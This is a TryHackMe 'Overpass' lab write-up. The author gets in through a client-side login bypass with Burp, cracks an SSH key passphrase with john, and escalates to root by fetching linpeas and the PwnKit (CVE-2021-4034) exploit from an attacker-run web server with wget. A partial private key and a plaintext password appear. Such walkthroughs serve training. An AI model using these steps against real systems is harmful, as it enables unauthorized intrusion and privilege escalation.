


# Writeup TryHackMe – Overpass

## 1. Prerequisites

When starting up the IP Address of the “Overpass” machine is shown.

Active Machine Information			
Title	IP Address	Expires	
Overpass 1	10.10.131.120	57m 11s	<a href="#">?</a> <a href="#">Add 1 hour</a> <a href="#">Terminate</a>

To further reference the IP as an URL, the IP gets added to the “/etc/hosts” file using “sudo nano /etc/hosts”




```
File Actions Edit View Help
GNU nano 7.2
10.10.131.120 overpass.thm

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

## 2. Gaining Access

Using nmap to scan ports:




```
(kali@kali)-[~]
$ nmap overpass.thm
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-04 11:53 EST
Nmap scan report for overpass.thm (10.10.131.120)
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
```

2 Ports were found open.

Port 22 which is a ssh service and port 80 which is a http webserver. Let’s visit the website!



A website shows up. There can be found some Source code of the password manager program and the usernames of the persons who programmed it. Nothing too interesting. Let's enumerate the website for further subpages using "dirb".

```
(kali@kali)-[~]
$ dirb http://overpass.thm

_____
DIRB v2.22
By The Dark Raver
_____


START_TIME: Sat Feb  4 11:55:07 2023
URL_BASE: http://overpass.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____

GENERATED WORDS: 4612

—— Scanning URL: http://overpass.thm/ ——
⇒ DIRECTORY: http://overpass.thm/aboutus/
+ http://overpass.thm/admin (CODE:301|SIZE:42)
⇒ DIRECTORY: http://overpass.thm/css/
⇒ DIRECTORY: http://overpass.thm/downloads/
⇒ DIRECTORY: http://overpass.thm/img/
+ http://overpass.thm/index.html (CODE:301|SIZE:0)
```

An admin page shows up. Let's visit it.

 **Overpass**

## Administrator area

Please log in to access this content

### Overpass administrator login

Username:

Password:


A login form shows up.

When inspecting the website further I recognized a “login.js” JavaScript file. This file contains a vulnerability. It checks for a specific response from the server to set a session token. This is done very insecurely.


```
}
async function login() {
  const usernameBox = document.querySelector("#username");
  const passwordBox = document.querySelector("#password");
  const loginStatus = document.querySelector("#loginStatus");
  loginStatus.textContent = ""
  const creds = { username: usernameBox.value, password: passwordBox.value }
  const response = await postData("/api/login", creds)
  const statusOrCookie = await response.text()
  if (statusOrCookie === "Incorrect credentials") {
    loginStatus.textContent = "Incorrect Credentials"
    passwordBox.value=""
  } else {
    Cookies.set("SessionToken", statusOrCookie)
    window.location = "/admin"
  }
}
```

If anything else is retrieved from the server then “Incorrect credentials” the token will be set and we should be able to access the backend.


So I powered up BurpSuite to intercept the response package and change its content.



I changed the “Incorrect credentials” text to something else and forwarded the package.



Now a SessionToken cookie was created in the web browser.



When reloading the page I directly loaded into the admin backend.

Here the following content was shown:



## Welcome to the Overpass Administrator area

A secure password manager with support for Windows, Linux, MacOS and more

Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.  
Also, we really need to talk about this "Military Grade" encryption. - Paradox

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS30+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2yc07mNdNszwLp3uto7ENdTibzvJa1
73/eUN9kYF0ua9rZC6mwoI2iG6sdLNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
wDyy8qnc1jug0If8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDyKUXP0PvuFyTbVdv
BMXmr3xuKk86I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM00o3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nH0l10Bl1tmsUIRwYK7wT/9kvUil3rhkBURhVIbj2qiHxR
3KwmS4Dm4A0toPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTLZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8Mi0oReb7Jfusy6GvZk
-----
```

Interesting. A private SSH key was found. If we are able to use it to login via ssh?

I copied the key into a file and tried to connect with ssh using the private key.

```
(kali㉿kali)-[~/Desktop]
$ sudo ssh -i ./id_rsa James@overpass.thm
[sudo] password for kali:
Enter passphrase for key './id_rsa':
James@overpass.thm's password:
Permission denied, please try again.
James@overpass.thm's password: █
```

To connect a passphrase was needed.

To brute force the passphrase I used "ssh2john" to convert the ssh key to a format which john the ripper can handle and brute forced it using john.

```
(kali㉿kali)-[~/Desktop]
$ /usr/share/john/ssh2john.py id_rsa > id_rsa_john
```

```
(kali㉿kali)-[~/Desktop]
$ sudo john --wordlist=./wordlist/rockyou.txt --format=SSH ./id_rsa_john --force
Using default input encoding: UTF-8
```

John then brute forced the passphrase (which I will not show there to not make it too easy for you guys :D ).

Using the passphrase we could now connect to ssh using the private key.

```
(kali㉿kali)-[~/Desktop]
└─$ sudo ssh -i ./id_rsa james@overpass.thm
Enter passphrase for key './id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Feb  4 17:10:49 UTC 2023

System load:  0.0               Processes:           88
Usage of /:   22.3% of 18.57GB   Users logged in:    0
Memory usage: 12%              IP address for eth0: 10.10.131.120
Swap usage:   0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

The first flag can be found in the home directory of James inside of the “user.txt”:

```
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1a...f7}
```

To gain root privileges we have to perform privilege escalation.

### 3. Getting root

In the “todo.txt” file following content can be found:

```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$
```

The clue with the password manager helped me to execute the “overpass” command and get the system password of James from the password manager:

```
james@overpass-prod:~$ overpass
Welcome to Overpass
Options:
1      Retrieve Password For Service
2      Set or Update Password For Service
3      Delete Password For Service
4      Retrieve All Passwords
5      Exit
Choose an option:      4
System    saydrawnlyingpicture
james@overpass-prod:~$
```

I tried to find SUID binaries or check for files which can be run with sudo privileges. I checked the found binaries using “<https://gtfobins.github.io/>” but nothing seemed interesting.

So I tried to perform further analysis using the “linpeas.sh” file which can be found on github using google. I downloaded it and hosted it on a local webserver using python and downloaded it on the remote machine using wget from my local webserver (because somehow I couldn’t clone it directly on the remote machine):

```
(kali@kali)-[~/Desktop]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
james@overpass-prod:~$ wget 10.8.66.255:8000/linpeas.sh
--2023-02-04 17:17:15-- http://10.8.66.255:8000/linpeas.sh
Connecting to 10.8.66.255:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828098 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 808.69K  1.44MB/s   in 0.5s

2023-02-04 17:17:16 (1.44 MB/s) - 'linpeas.sh' saved [828098/828098]
james@overpass-prod:~$
```

Then I executed the linpeas.sh file and waited for it to finish.



Right on the start of the output the following information could be found:

```
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2

CVEs Check
Vulnerable to CVE-2021-4034
Potentially Vulnerable to CVE-2022-2588

Intercept is off
```

I checked for the CVE-2021-4034 and discovered that it is able to get a root shell very easy. I used this exploit: <https://github.com/berdav/CVE-2021-4034>

I cloned the repository on my machine and hosted it on the webserver. Then I downloaded it on the remote machine using wget:

```
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$ ls
LICENSE Makefile README.md cve-2021-4034.c cve-2021-4034.sh dry-run pwnkit.c
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$
```

Now I executed the make command. After successful make the file can be executed which opens a command shell on root privileges.

```
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$ ./cve-2021-4034
#
#
#
# whoami
root
#
```

Now we have root privileges. Inside the “/root” directory the second flag can be found:

```
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$ ./cve-2021-4034
#
#
#
# whoami
root
# cd /root
# ls
buildStatus builds go root.txt src
# cat root.txt
thm{7f3[redacted]753bb}
#
```